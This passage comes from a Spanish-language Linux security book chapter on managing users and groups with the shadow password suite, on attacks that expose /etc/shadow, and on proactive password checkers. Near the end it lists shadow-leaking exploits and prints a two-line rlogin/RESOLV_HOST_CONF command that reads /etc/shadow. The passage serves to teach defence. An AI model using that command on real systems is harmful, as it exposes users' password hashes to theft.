especificaba explícitamente un UID de usuario con la opción –u (véase el resumen de las opciones de línea de comando en este capítulo). Éste es un defecto antiguo (alrededor de 1995), así que es poco probable que afecte a su versión. Sin embargo, si utiliza una versión anterior de Linux, debería comprobarlo. Además, se ha comprobado que tanto la versión 3.3.1 como la 3.3.2 de shadow presentaban serios problemas de seguridad referentes a los archivos SUID y login.

useradd utiliza varios argumentos y opciones. Estas opciones se resumen en la Tabla 5.5.

Tabla 5.5 Opciones de la línea de comandos de useradd

Opción	Propósito
-b	Esta opción casi nunca se utiliza. Se usa para especificar un directorio inicial para aquellos usuarios que no tienen directorio de inicio. (En otras palabras, éste será el primer directorio al que irán cuando inicien la sesión.)
-c [*comentario*]	Esta opción se utiliza para especificar el nombre real del usuario o, alternativamente, un comentario. (El texto que escriba rellenará el *gecos* o campo de comentarios en /etc/passwd.)
-d [*dir*]	Esta opción se utiliza para especificar el directorio de inicio del nuevo usuario.
-e [*fecha de expiración*]	Esta opción se utiliza para especificar la fecha en que expirará la contraseña del nuevo usuario. Para esto se puede utilizar casi cualquier formato de fecha estándar, incluyendo MM/DD/YY, o incluso el formato largo, como en 1 de enero de 2000. Sin embargo, si se utiliza este formato, o cualquier otro que incluya espacios en blanco, la fecha debe escribirse entre comillas. Considere forzar la expiración al menos cada 90 días.
-f [*inactivity-lockout*]	Esta opción se utiliza para especificar cuántos días pueden pasar sin que el usuario se conecte antes de que la cuenta sea cancelada. Este valor debe expresarse en días. Por ejemplo, -f 90 bloqueará la cuenta después de 90 días de inactividad. Nota: si espera que una cuenta va a estar inactiva durante más de 120 días seguidos, quizá deba desactivarla hasta que el usuario realmente la necesite. Las cuentas inactivas son una invitación abierta para los atacantes. Puede ocultar en cierta medida la inactividad a los intrusos deshabilitando finger, pero en general, esto es sólo parcialmente efectivo. Por supuesto, los usuarios locales pueden consultar los últimos registros para saber cuándo se conectó por última vez un usuario (last username).
-G [*grupo adicional*]	Esta opción se utiliza para asignar el usuario a grupos adicionales, además de su grupo primario.
-g [*grupo*]	Esta opción se utiliza para asignar el usuario a un grupo específico. Éste será su grupo primario, al que pertenecerá siempre.

Tabla 5.5 Opciones de la línea de comandos de useradd *(continuación)*

Opción	Propósito
-m	Esta opción se utiliza para que useradd cree el directorio de inicio del nuevo usuario.
-s [*shell*]	Esta opción se utiliza para especificar la *shell* predeterminada del nuevo usuario (normalmente, /bin/bash).
u [*uid*]	Esta opción se utiliza para especificar el UID del nuevo usuario.

Si llama a useradd sin argumentos, aparece un resumen de uso:

```
usage: useradd [-u uid] [-g group] [-m] [-d home] [-s shell] [-r rootdir]
       [-e expire dd/mm/yyyy] [-f inactive] name
useradd -D
useradd -v
```

Ésta es una línea de comandos mínima que creará una entrada de usuario en /etc/passwd, /etc/group y /etc/shadow:

```
/usr/sbin/useradd jsprat -m -c"Jack Sprat" -u510 -g100 -s/bin/bash
```

En /etc/passwd, se añade jsprat a la lista de usuarios, junto con sus UID, GID, nombre real, origen y *shell*:

```
bigdave:x:100:100:Big Dave:/home/bigdave:/bin/bash
jackie:x:101:100:Jackie:/home/jackie:/bin/bash
jsprat:x:510:100:Jack Sprat:/home/jsprat/:/bin/bash
```

En /etc/shadow, también se añade jsprat a la lista de usuarios. Sin embargo, observe que su contraseña no se ha generado automáticamente:

```
root:ILOTWOUA.YC2o:10713:0::7:7::
bin:*:10713:0::77::
daemon:*:10713:0::7:7::
adm:*:10713:0::7:7::
lp:*:10713:0::7:7::
sync:*:10713:0::7:7::
shutdown:*:10713:0::7:7::
halt:*:10713:0::7:7::
mail:*:10713:0::7:7::
news:*:10713:0::7:7::
uucp:*:10713:0::7:7::
operator:*:10713:0::7:7::
games:*:10713:0::7:7::
gopher:*:10713:0::7:7::
ftp:*:10713:0::7:7::
man:*:10713:0::7:7::
majordom:*:10713:0::7:7::
```

```
postgres:*:10713:0::7:7::
nobody:*:10713:0::7:7::
bigdave:aNi7cQR3XSTmc:10713:0::7:7::
jackie:7PbiWxVa5Ar9E:10713:0:-1:7:-1:-1:1073897392
jsprat:*not set*:10715:0:-1:7:-1:-1:
```

Recuerde esto cuando vaya a crear nuevos usuarios: useradd no genera contraseñas. En su lugar, debe generar las contraseñas del usuario después de haber creado su cuenta. El procedimiento para esto es exactamente el mismo que el de creación de la contraseña de un usuario en un sistema sin *shadowing*. Utilice el comando passwd:

```
[root@linuxbox2/root]# passwd jsprat
Enter new UNIX password
Retype new UNIX password
passwd: all authentication tokens updated successfully
```

Más adelante, cuando consulte /etc/shadow, observará que se ha actualizado la información de la contraseña del usuario:

```
bigdave:aNi7cQR3XSTmc:10713:0::7:7::
jackie:7PbiWxVa5Ar9E:10713:0:-1:7:-1:-1:1073897392
jsprat:cALtUMRf40VbU:10715:0:-1:7:-1:-1:1073897392
```

Tras haber creado la cuenta y la contraseña del nuevo usuario, el siguiente paso consiste en incluir en ese directorio archivos vitales para el arranque. A continuación vamos a explicar rápidamente este tema.

NOTA

El autor de la *suite* shadow ha escrito un script que gestiona la interacción entre useradd y passwd a conveniencia. Este *script* se puede encontrar en el HOWTO de la *suite* shadow en la Sección 7.1, "Adding, Modifying, and Deleting Users".

Transferir archivos de inicio: /etc/skel

Cuando un usuario inicia una sesión, Linux lee la información sobre el entorno de uno o varios archivos de inicio y a continuación almacena copias originales de estos archivos en /etc/skel. He aquí un listado típico de /etc/skel:

```
$ ls -al /etc/skel

drwxr-xr-x   4 root    root    1024 May 2 13:32.
drwxr-xr-x  23 root    root    3072 May 3 22:18..
-rw-r--r--   1 root    root    49 Nov 25 1997.bash_logout
-rw-r--r--   1 root    root    913 Nov 24 1997.bashrc
-rw-r--r--   1 root    root    650 Nov 24 1997.cshrc
```

```
-rw-r--r--   1 root    root    111 Nov 3 1997.inputrc
-rw-r--r--   1 root    root    392 Jan 7 1998.login
-rw-r--r--   1 root    root    51 Nov 25 1997.logout
-rw-r--r--   1 root    root    341 Oct 13 1997.profile
drwxr-xr-x   2 root    root    1024 May 2 12:09 .seyon
drwxr-xr-x   3 root    root    1024 May 2 12:08 lg
```

NOTA

Tenga en cuenta que cuando vea el archivo /etc/skel, deberemos utilizar la opción –a (como mínimo) porque la mayoría de los archivos son archivos punto. Estos archivos punto no aparecen en la salida simple del listado ls –l.

Tras crear la cuenta de un nuevo usuario, copie estos archivos al directorio de inicio del usuario y cambie su propietario y grupo en consecuencia. Si los deja en su estado original, todavía serán propiedad del *root* y el usuario no podrá utilizarlos.

Borrar usuarios en sistemas con shadowing: userdel

Para borrar un usuario en un sistema con *shadowing* se utiliza userdel. Esto suprime la información del usuario de /etc/shadow, /etc/passwd y /etc/group y, normalmente, la borra del todo.

Aplicación: userdel.

Necesita: userdel.

Archivos de configuración: ninguno. Forma parte del paquete shadow.

Historial de seguridad: userdel no tiene un historial de seguridad importante. Sin embargo, tanto la versión 3.3.1 como la 3.3.2 de shadow tenían serios problemas de seguridad en los archivos SUID y en login. Si utiliza estas versiones, actualícelas.

Notas: a finales de 1998, se publicó un error menor de userdel. Aparentemente, si crea y borra un usuario dos veces, usando userdel para la operación de borrado, el sistema sufrirá un duro castigo y el proceso consumirá una cantidad importante de memoria y, probablemente, de potencia del procesador. El informe era importante para shadow-980724.

Para borrar un usuario con userdel, introduzca el siguiente comando:

```
$ userdel -r username
```

La opción –r borra el directorio de inicio del usuario, lo que resulta muy útil.

NOTA

Cuando vaya a borrar usuarios, es conveniente hacer una copia de seguridad de sus directorios, sobre todo si va a borrar sus cuentas debido a una actividad no autoriza-

da. Conservando una instantánea de la jerarquía de sus directorios, guarda una evidencia en caso de disputa o por si necesitara presentarla ante las autoridades.

Modificar el registro de un usuario existente en sistemas con shadowing: usermod

Para modificar el registro de un usuario existente, utilice usermod.

Aplicación: usermod.

Necesita: usermod.

Archivos de configuración: ninguno. Forma parte del paquete shadow.

Historial de seguridad: usermod no tiene un historial de seguridad importante. Sin embargo, tanto la versión 3.3.1 como la 3.3.2 de shadow tenían importantes problemas de seguridad relacionados con los archivos SUID y en login. Si utiliza estas versiones, actualícelas.

usermod puede modificar uno, varios o todos los campos del registro de un usuario. Los cambios se reflejan en varias bases de datos. Las opciones de usermod se resumen en la Tabla 5.6.

Tabla 5.6 Opciones de la línea de comandos de usermod

Opción	Propósito
-c [*comentario*]	Esta opción se utiliza para modificar la información del campo *gecos* del usuario (su nombre real).
-d [*directorio de inicio*]	Esta opción se utiliza para modificar el directorio de inicio del usuario.
-e [*fecha de expiración*]	Esta opción se utiliza para modificar la fecha de expiración de la contraseña de usuario.
-f [*bloqueo por inactividad*]	Esta opción se utiliza para modificar los parámetros de bloqueo por inactividad de la cuenta del usuario.
-g [*grupo inicial*]	Esta opción se utiliza para modificar los datos de pertenencia al grupo inicial del usuario.
-G [*otros grupos*]	Esta opción se utiliza para modificar los datos de pertenencia del usuario a otro grupo.
-l [*nombre de usuario*]	Esta opción se utiliza para modificar el nombre de inicio de sesión del usuario.
-s [*shell predeterminada*]	Esta opción se utiliza para modificar la *shell* predeterminada del usuario.
-u [*UID*]	Esta opción se utiliza para modificar el UID del usuario.

NOTA

Si crea *scripts* automáticos para usermod, recuerde que no le permitirá hacer cambios sobre usuarios activos. Esto es, el usuario destino no debe estar conectado en ese momento. Si lo está, usermod no podrá ejecutar esos cambios. Si va a escribir *scripts* con ese propósito, incluya una rutina que gestione los fallos de usermod (y quizá que envíe un mensaje para informarle de que los cambios no se han podido efectuar). De lo contrario, podría creer que se hicieron esos cambios, cuando de hecho no fue así.

Verificar la base de datos de contraseñas: pwchk

No hay duda de que con el tiempo realizará numerosos cambios en la base de datos de contraseñas. Dado que existe un potencial riesgo de errores que se incrementa con el tiempo, debe verificar periódicamente la integridad de la base de datos de contraseñas, para lo que se utiliza pwchk.

Aplicación: pwchk.

Necesita: pwchk.

Archivos de configuración: ninguno.

Historial de seguridad: pwchk no tiene un historial de seguridad importante. Sin embargo, tanto la versión 3.3.1 como la 3.3.2 de shadow tenían serios problemas de seguridad que atañen a los archivos SUID y en login. Si utiliza estas versiones, actualícelas.

pwchk verifica que toda la información de /etc/passwd y de /etc/shadow es válida. Se asegura de que el usuario y los grupos son válidos y de que tienen *shells* de inicio de sesión válidas, de que todos los campos están presentes y justificados y de que todos los usuarios tienen un grupo apropiado y un UID único.

Añadir un grupo en sistemas con shadowing: groupadd

Para añadir un grupo se usa la utilidad groupadd.

Aplicación: groupadd.

Necesita: groupadd.

Archivos de configuración: ninguno

Historial de seguridad: groupadd no tiene un historial de seguridad importante. Sin embargo, tanto la versión 3.3.1 como la 3.3.2 de shadow tenían serios problemas de seguridad en los archivos SUID y en login. Si utiliza estas versiones, actualícelas.

groupadd admite dos opciones de línea de comandos, que se resumen en la Tabla 5.7.

Tabla 5.7 Opciones de la línea de comandos de groupadd

Opción	Propósito
-g [*id del grupo*]	La opción -g se utiliza para especificar el GID.
-o	La opción -o es suplementaria. Se utiliza cuando se desea crear un GID que no sea único.

Los cambios realizados con groupadd quedan reflejados en /etc/group.

Modificar la información de un grupo en un sistema con shadowing: groupmod

Para modificar la información de un grupo se utiliza el comando groupmod.

Aplicación: groupmod.

Necesita: groupmod.

Archivos de configuración: Ninguno.

Historial de seguridad: No tiene un historial de seguridad importante. Sin embargo, tanto la versión 3.3.1 como la 3.3.2 de shadow tenían serios problemas de seguridad en los archivos SUID y en login. Si utiliza estas versiones, actualícelas.

Notas: a principios de 1998, se envió un informe de un error en groupmod de Debian. Aparentemente, ciertas modificaciones de grupos podían hacer que groupmod provocara un error. Este problema no ha tenido ninguna repercusión en la seguridad y ya ha sido solucionado.

groupmod admite tres opciones de línea de comando, que se resumen en la Tabla 5.8.

Tabla 5.8 Opciones de la línea de comandos de groupmod

Opción	Propósito
-g [*id del grupo*]	Esta opción se utiliza para modificar el GID.
-n [*nombre del grupo*]	Esta opción se utiliza para modificar el nombre del grupo.
-o	Esta opción es suplementaria. Se utiliza cuando se desea crear un GID no único.

Los cambios realizados con groupmod quedan reflejados en /etc/group.

Borrado de grupos en sistemas con shadowing: groupdel

Para borrar un grupo se usa la utilidad groupdel.

Aplicación: groupdel.

Necesita: groupdel.

Archivos de configuración: ninguno.

Historial de seguridad: groupdel no tiene un historial de seguridad importante.

groupdel admite un solo argumento: el nombre del grupo. He aquí un ejemplo:

```
$ groupdel contabilidad
```

Esto borrará el grupo contabilidad.

Gestionar el acceso a grupos: gpasswd

En algún momento, deseará asignar administradores de grupos a grupos de usuarios. Un administrador de grupos es alguien que puede añadir o eliminar usuarios del grupo que está administrando. Además, es posible que desee limitar el acceso a los grupos e, incluso, protegerlos mediante contraseña. Para ello, se usa la utilidad gpasswd.

Aplicación: gpasswd.

Necesita: gpasswd.

Archivos de configuración: ninguno.

Historial de seguridad: gpasswd no tiene un historial de seguridad importante.

gpasswd admite diferentes opciones en la línea de comandos, que se resumen en la Tabla 5.9.

Tabla 5.9 Opciones de la línea de comandos de gpasswd

Opción	Propósito
-A [*nombre de usuario del administrador*]	Esta opción se utiliza para especificar un administrador de grupo que se identifica por su nombre de usuario. Por ejemplo, gpasswd –A jsprat contabilidad hace que jsprat sea administrador del grupo contabilidad.
-a [*nombre de usuario*]	Esta opción se utiliza para añadir un usuario a un grupo.
-d [*nombre de usuario*]	Esta opción se utiliza para borrar un usuario de un grupo.
-M [*nombre de usuario del miembro*]	Esta opción se utiliza para especificar miembros.
-r [*grupo*]	Los administradores de grupo utilizan esta opción para quitar una contraseña de grupo.
-R [*grupo*]	Esta opción se utiliza para desactivar el acceso a los grupos a través del comando newgrp (newgrp se explicará en este mismo capítulo).

Los cambios hechos con gpasswd quedan reflejados en /etc/group.

Verificación de datos de los grupos: grpchk

Con el paso del tiempo, tanto usted como los administradores de los grupos pueden realizar numerosos cambios en los datos de los grupos. Dado que existe el riesgo potencial de cometer errores y que se incrementa con el tiempo, debe verificar periódicamente la integridad de la información de los grupos, para lo que se utiliza el comando grpchk sin argumentos (grpchk) o, si se prefiere, en modo de sólo lectura (grpchk –r).

Aplicación: grpchk.

Necesita: grpchk.

Archivos de configuración: ninguno.

Historial de seguridad: grpchk no tiene un historial de seguridad importante.

grpchk examina los datos de los grupos buscando posibles errores en el número de campos y en la validez de sus nombres, sus usuarios y sus administradores. Si grpchk encuentra dichos errores, le solicita que los corrija.

NOTA

Si prevé que grpchk va a encontrar errores, quizá deba iniciarlo, ya que ciertos errores provocan que grpchk borre todo un registro. Antes de hacerlo, es conveniente examinar manualmente dicho registro. Quizá pueda reparar el daño sin eliminar todo el registro.

Más allá de la creación y borrado de usuarios y grupos

El autor de la *suite* shadow reconocía que habría casos en los que es posible que se desee ir más allá de la simple inserción y borrado de usuarios y grupos. Para llevar cuenta de esto, la *suite* shadow cuenta con diversas utilidades para el mantenimiento general de las cuentas y de las bases de datos de autenticación.

Cambiar los datos de expiración de la contraseña de un usuario existente: chage

Aplicación: chage.

Necesita: chage.

Archivos de configuración: ninguno.

Historial de seguridad: chage no tiene un historial de seguridad importante.

chage permite cambiar una, varias o todas las reglas utilizando las opciones de la línea de comandos. Esas opciones se resumen en la Tabla 5.10.

Tabla 5.10 Opciones de la línea de comandos de chage

Opción	Propósito
-d [*días desde la última*]	Esta opción se utiliza para contar el número de días (contados desde el 1 de enero de 1970) transcurridos desde que se cambió la contraseña por última vez.
-E [*fecha de expiración*]	Esta opción se utiliza para modificar la fecha en que la cuenta del usuario expirará y será bloqueada. Esta fecha se puede expresar tanto en días transcurridos desde el 1 de enero de 1970 como en formato de fecha estándar.
-I [*días antes del bloqueo*]	Esta opción se utiliza para especificar cuántos días puede permanecer inactiva una cuenta con una contraseña expirada antes de ser bloqueada. Intente no ser demasiado estricto al respecto: a menudo, los usuarios no vuelven a sus cuentas durante una o varias semanas. Y dado que usted es el administrador del sistema, le importunarán para conseguir el desbloqueo de su cuenta.
-M [*nº máximo de días*]	Esta opción se utiliza para modificar el número máximo de días durante los que es válida la contraseña del usuario. Por ejemplo, si desea obligar a los usuarios a cambiar de contraseña una vez cada 60 días, la opción será –M 60.
-m [*nº mínimo de días*]	Esta opción se utiliza para modificar el número mínimo de días entre cambios de contraseña. Por ejemplo, si quisiéramos permitir a los usuarios cambiar de contraseña sólo una vez cada 30 días, la opción sería –m 30.
-W [*días de advertencia*]	Esta opción se utiliza para modificar el número de días durante los que el sistema avisará al usuario de que hay que cambiar las contraseñas.

NOTA

Si lo desea, también puede utilizar chage de forma interactiva introduciendo el comando chage más el nombre de usuario. Sin embargo, tenga en cuenta que estas sesiones interactivas de chage se ejecutan sobre todos los campos, no sólo sobre unos pocos. Si estamos buscando un control más incisivo, probablemente el modo interactivo no nos convenga.

Mezclar y emparejar las bases de datos de /etc/passwd y /etc/shadow

Es posible que alguna vez tenga que migrar los datos de /etc/passwd al formato de shadow. Si eso ocurre, utilice pwconv, que no sólo permite la migración de datos

desde una base de datos de /etc/passwd existente, sino que también permite integrar simultáneamente información con *shadowing* desde una base de datos de shadow existente, lo que resulta bastante útil.

pwconv tiene también varios mecanismos de seguridad automatizados. Uno de ellos es que siempre que se introduzcan entradas que no tengan ninguna contraseña asignada, pwconv no las migre a /etc/shadow. Más aún, pwconv utiliza la configuración predeterminada de expiración, aviso y bloqueo de cuentas que viene definida en /etc/login/defs. Esta configuración ofrece un buen punto de partida para todas las cuentas recién migradas. (Si estos valores no son los adecuados, cámbielos, sobre todo si pretende utilizar pwconv con regularidad.)

Por otro lado, es posible que desee volver a convertir los datos de shadow al formato estándar de /etc/passwd, para lo que se utiliza pwunconv.

ADVERTENCIA

Tenga cuidado al experimentar con estos comandos, especialmente con pwunconv. Tenga en cuenta que de forma predeterminada pwunconv no sólo convierte los datos con *shadowing* a formato /etc/passwd, sino que también borra el archivo de shadow.

Posibles ataques a un sistema con shadowing

Para finalizar, trataremos brevemente la propia seguridad de la *suite* shadow ¿Es segura? Puede llegar a serlo. Sin embargo, los atacantes tienen medios para montar formidables ataques.

En primer lugar, hay que saber lo siguiente: básicamente, la *suite* shadow simplemente esconde las contraseñas de los ojos curiosos. Así que, en lugar de que se pueda acceder a las contraseñas en /etc/passwd, se ocultan en /etc/shadow. A corto plazo, esto refuerza el sistema de seguridad. Sin embargo, los atacantes conocen perfectamente la *suite* shadow y en consecuencia han trasladado su interés por /etc/passwd a /etc/shadow. La única diferencia material desde el punto de vista del atacante es que /etc/shadow es más difícil de alcanzar.

De hecho, la *suite* shadow es bastante segura en sí misma, siempre que esté instalada la última versión. Pese a ello, desafortunadamente su seguridad depende generalmente mucho de la seguridad del sistema, ya que muchas otras aplicaciones tienen agujeros que permiten a los atacantes leer (o incluso escribir) en /etc/shadow. Hay que tener en cuenta que esto no es un fallo del autor de la *suite* shadow. Son sólo cosas que pasan. Los analistas de seguridad descubren todos los días puntos vulnerables en el software y, con el tiempo, siempre surgen aplicaciones que ponen en peligro la seguridad de la contraseña. Esto ocurre con la suficiente frecuencia como para que esté constantemente en guardia.

He aquí algunos ejemplos:

- En marzo de 1999 apareció un error en xfs (el servidor de fuentes de X) en Red Hat 5.1. Si el *root* ejecuta xfs mientras exista /tmp/.font-unix, los usuarios habituales podrán leer y escribir en /etc/shadow. Se puede consultar el *exploit* del ejemplo en http://geek-girl.com/bugtraq/19991/1166.html.
- En diciembre de 1998, los investigadores descubrieron un fallo de seguridad en pam_unix_passwd.so (un componente conectable de autenticación de módulo): se utiliza un archivo temporal sin el permiso apropiado. El resultado final es que los atacantes pueden obtener acceso de lectura y escritura a /etc/shadow.
- En noviembre de 1998, los investigadores desvelaron un fallo en el protector de pantalla del K Desktop que, si se aprovechaba, concedía a los atacantes acceso de lectura a /etc/shadow.

De hecho, por termino medio suele aparecer un error similar cada 90 días aproximadamente. La Tabla 5.11 da una imagen ligeramente extensa y muestra lo eclécticos que pueden llegar a ser dichos ataques.

Tabla 5.11 Varios ataques dirigidos al acceso a /etc/shadow

Exploit	Breve descripción y localización
deshadow.c	Código fuente intruso para desproteger las entradas de /etc/shadow.
imapd hole	Los fallos de imapd en Linux pueden revelar las contraseñas ocultas. Para obtener más información, consulte http://underground.simplenet.com/central/linux-ex/imapd_core.txt.
Telnet hole	Se puede provocar un error utilizando *telnet*, que revelará las contraseñas ocultas. Para obtener más información, consulte http://www.hoobie.net/security/exploits/hacking/telnet_core.txt.
shadowyank	Aprovechando un agujero de FTP, shadowyank captura las contraseñas ocultas de los fallos de FTP. Para obtener más información, consulte http://www.atomicfrog.com/archives/exploits/Xnix/SHADOWYANK.C.
imapd crash	imapd puede romperse y el volcado resultante revelará las contraseñas ocultas. Para obtener más información, véase http://www.hoobie.net/security/exploits/hacking/imapd_4.1b.txt.

NOTA

Algunas plataformas son también vulnerables al siguiente ataque:

```
$ export RESOLV_HOST_CONF=/etc/shadow
$ rlogin /etc/shadow
```

En resumen, pese a que la *suite* shadow no es esencialmente defectuosa, hay muchos otros factores no relacionados que pueden afectar a su seguridad. La única forma de proteger las contraseñas ocultas es permanecer alerta y mantener el sistema actualizado.

La *suite* shadow es una importante innovación y una herramienta vital de cualquier arsenal de seguridad. Además de proteger las contraseñas de ojos no autorizados, la *suite* shadow ofrece controles extendidos sobre las cuentas y contraseñas de los usuarios, así como una oportunidad de implementar al menos una política mínima de contraseñas con relativa facilidad.

Tras la instalación de la *suite* shadow

El *shadowing* de contraseñas es un excelente comienzo, pero no puede garantizar la seguridad de las contraseñas del sistema. Llegados a este punto, vamos a ampliar el alcance de la seguridad tradicional de las contraseñas (bloqueo de /etc/passwd) hasta otros temas más exóticos, pero no menos importantes:

- Elección humana de contraseñas y sus efectos sobre la seguridad del sistema.
- Comprobación proactiva de las contraseñas.
- Seguridad auxiliar de las contraseñas.

Elección humana de contraseñas y seguridad del sistema

El cifrado es un componente vital de la seguridad. Sin embargo, por muy potente que sea nuestro cifrado, fallará si los usuarios eligen contraseñas débiles.

Los usuarios son perezosos, propensos a errores y olvidadizos. A menudo, crean contraseñas a partir de los siguientes datos (en parte para ahorrar tiempo y en parte para no complicarse la vida):

- Fecha de nacimiento.
- Número de la seguridad social.
- Nombres de los hijos.
- Nombres de sus artistas favoritos.
- Palabras del diccionario.
- Secuencias numéricas (como 90125).
- Palabras escritas al revés.

Estas elecciones son terribles. Crack rompería cualquier contraseña de este estilo en segundos. De hecho, las buenas contraseñas son difíciles de conseguir, incluso si se tienen conocimientos de cifrado.

Existen varios motivos para semejante afirmación. Uno de ellos es que los proveedores locales venden computadoras con una asombrosa potencia de proceso. Estas máquinas pueden ejecutar millones de instrucciones por segundo, por lo que proporcionan a los atacantes la potencia necesaria para probar miles de combinaciones de caracteres.

Además, las herramientas de ataque a diccionarios se han vuelto muy avanzadas. Por ejemplo, Crack emplea reglas para crear complejas combinaciones y variaciones de minúsculas y mayúsculas que crean exóticas contraseñas más allá de los límites de la imaginación, memoria o paciencia del usuario medio (como #z!~[carácter no imprimible]=X<). Incluso cuando los usuarios se vuelven relativamente creativos con sus contraseñas, Crack puede ganar a menudo.

NOTA

Para probar esta teoría, cree algunas cuentas con las que considere que serían contraseñas difíciles de romper, ejecute Crack contra ellas y vea cuánto tarda en generar una coincidencia válida.

La mayoría de las veces, los usuarios ni siquiera hacen un esfuerzo razonable por reforzar la seguridad de las contraseñas. En un documento de 1993 llamado "UNIX Password Security", un especialista observaba lo siguiente:

> "Es de la mayor importancia que todos los usuarios de un sistema elijan una contraseña que no se adivine con facilidad. La seguridad de cada uno de los usuarios es importante para la seguridad de todo el sistema. Los usuarios a veces no tienen ni idea de cómo trabaja un sistema multiusuario y no se dan cuenta de que eligiendo una contraseña fácil de recordar, están posibilitando indirectamente que un extraño manipule todo el sistema."

(Véase "Unix Password Security", Walter Belgers, 6 de diciembre de 1993. Se puede encontrar en la dirección http://www.giga.nl/walter/write/pwseceng.ps.)

Éste es el motivo por el que herramientas como Crack son tan valiosas. Mediante la comprobación regular de la fortaleza de las contraseñas de la red, es posible asegurarse de que ningún intruso pueda penetrar en ella aprovechando una mala elección de contraseña. Tal medida puede aumentar notablemente la seguridad del sistema. De hecho, muchas personas emplean actualmente herramientas que comprueban las contraseñas de los usuarios al crearlas. Esto responde a la siguiente filosofía:

> "La mejor solución al problema de tener contraseñas fácilmente adivinables en un sistema es evitar que se introduzcan en el sistema una primera vez. Si un programa del estilo de un *cracker* de contraseñas reacciona adivinando contraseñas detectables que ya están dentro del sistema, aunque haya encontrado el agujero de seguridad, éste ha existido durante el tiempo que el programa ha tardado en detectarlo... Sin embargo, si el programa que cam-

bia las contraseñas de los usuarios... comprueba su seguridad y la posibilidad de que las averigüen antes de que la contraseña haya sido asociada a la cuenta del usuario, nunca habrá existido ningún fallo en la seguridad."

(Véase "Improving System Security via Proactive Password Checking", Computers and Security [14, págs. 233-249], Matthew Bishop, UC Davis, California y Daniel Klein, LoneWolf Systems Inc., 1995.)

Esta técnica se denomina **comprobación proactiva de las contraseñas**, algo que puede aumentar considerablemente la seguridad de las contraseñas del sistema Linux.

Comprobación proactiva de contraseñas

En la comprobación proactiva de contraseñas, se eliminan las contraseñas débiles antes de su envío a la base de datos de contraseñas. El proceso funciona de la siguiente forma: cuando un usuario crea una contraseña, ésta se compara en primer lugar con una lista de palabras y con una serie de reglas. Si la contraseña no cumple los requisitos de este proceso (por ejemplo, el comprobador proactivo de contraseñas encuentra una coincidencia o considera que el patrón es demasiado sencillo), se obliga al usuario a elegir otra.

Actualmente, existen tres comprobadores proactivos de contraseñas que prevalecen (y hay un cuarto en camino). Todos requieren un cierto pirateo por su parte. Son:

- passwd+.
- anlpasswd.
- npasswd.

Vamos a explicar rápidamente cada uno de ellos.

ADVERTENCIA

Si es la primera vez que utiliza Linux o UNIX, debe tener un cuidado especial al instalar comprobadores proactivos de contraseñas o cualquier programa que intervenga en el inicio de sesión o en procesos de creación de contraseñas. Nosotros recomendamos firmemente que tome una unidad de disco duro vieja, instale Linux y realice pruebas antes de instalar estos programas en cualquier sistema con misiones críticas. De esta forma, si comete algún error, sólo tiene que reinstalar y probar de nuevo sin causar daño alguno. Idealmente, debe poder implementar correctamente estas herramientas varias veces en una unidad desechable antes de llevarlas a un sistema con misiones críticas.

passwd+

Matt Bishop es el creador de passwd+, que ofrece los siguientes atractivos:

- Grandes capacidades de registro, entre las que se incluyen el registro de todas las sesiones, de los errores, de los usuarios que han cambiado sus contraseñas, de las reglas que no cumplían la contraseña y del éxito o fracaso en el cambio de una contraseña dada.
- Especificación del número de caracteres significativos de la contraseña (es decir, cuántos se utilizarán en la comprobación).

Además, passwd+ permite establecer el mensaje de error que aparecerá cuando un usuario envíe una contraseña débil. Esta funcionalidad se debe utilizar para enseñar poco a poco a los usuarios los motivos por los que sus elecciones de contraseñas no siempre son acertadas.

Éstas son algunas reglas de ejemplo que proporciona passwd+:

- El número de oficina, el teléfono de la oficina, el nombre de *host* y el de dominio están prohibidos.
- Las contraseñas deben tener al menos n caracteres de longitud.
- Las contraseñas deben mezclar mayúsculas y minúsculas.
- Las contraseñas que aparecen en el diccionario están prohibidas.
- El nombre y los apellidos (al derecho o al revés) están prohibidos.
- El nombre de conexión (al derecho o al revés) está prohibido.

Bishop desarrolló un amplio lenguaje de conjunto de herramientas para poder controlar todos los aspectos de la contraseña y las pruebas a las que se expone.

Se puede obtener en la dirección: ftp://ftp.dartmouth.edu/pub/security/.

Para encontrar más información sobre passwd+ y la teoría que tiene detrás, véase el informe técnico "A Proactive Password Checker", Dartmouth Technical Report PCS-TR90-152. Dartmouth no lo tiene disponible en la red. Sin embargo, se puede solicitar una copia en papel por correo a http://www.cs.dartmouth.edu/cgi-bin/mail_tr.p1?tr=TR90-152.

anlpasswd

Otro buen comprobador proactivo de contraseñas es anlpasswd, del Argonne National Laboratory. Este programa, escrito principalmente en Perl, utiliza el archivo de diccionarios que se elija y permite crear reglas personalizadas. Las reglas predeterminadas estándar son las siguientes:

- Números con espacios y espacios con números.
- Mayúsculas y minúsculas con espacios.
- Todo en mayúsculas o en minúsculas.
- Todo números.
- La primera letra mayúscula y números.
- Todas las combinaciones de las anteriores.

anlpasswd también tiene otros atractivos. Uno de ellos es que el código de Perl está excepcionalmente bien documentado y es fácilmente legible. A partir de ello, se puede obtener una aproximación del diseño de dichos programas, incluso aunque el conocimiento de Perl sea mínimo.

anlpasswd viene también con un documento titulado "Pass or Fail: A New Test for Password Legitimacy". En él, los autores describen su motivación, su finalidad y sus resultados, con lo que ofrece una visión fuera de lo común del desarrollo de la herramienta. Y, finalmente, anlpasswd es muy fácil de instalar.

anlpasswd puede obtenerse en ftp://coast.cs.purdue.edu/pub/tools/unix/anlpasswd/anlpasswd-2.3.tar.Z.

npasswd

npasswd (escrito por Clyde Hoover) es más que un simple comprobador proactivo de contraseñas. Como se explica en la documentación:

> "npasswd es un sustituto del comando passwd(1) de UNIX y de los sistemas operativos similares a UNIX. npasswd somete a las contraseñas de usuario a estrictas pruebas de capacidad de adivinación para reducir la posibilidad de que los usuarios escojan contraseñas vulnerables... npasswd está diseñado para complementar o reemplazar los programas estándar de cambio de contraseñas, passwd, chfn y chsh."

La historia de npasswd es interesante. Cuando se produjo el ataque por un error a Internet en 1988, el autor de npasswd estaba en los *Academic Computing Services* de la Universidad de Texas. Pese a que la universidad sobrevivió al ataque del error, el incidente generó un interés sustancial. Basándose en la documentación posterior a este hecho, el autor de npasswd escribió un programa de auditoría de contraseñas, lo ejecutó sobre la base de datos de contraseñas de su departamento y encontró muchas contraseñas débiles.

Al año siguiente, el autor escribió la primera versión de npasswd y la distribuyó por todo el sistema. En 1993, había incorporado módulos de Crack. Actualmente, npasswd es un comprobador proactivo de contraseñas muy avanzado.

npasswd es una exhaustiva solución de nivel comercial que puede reforzar considerablemente la seguridad de las contraseñas. La distribución incluso cuenta con un conjunto de herramientas de desarrollo para poder ampliar npasswd o incorporarlo a otras aplicaciones.

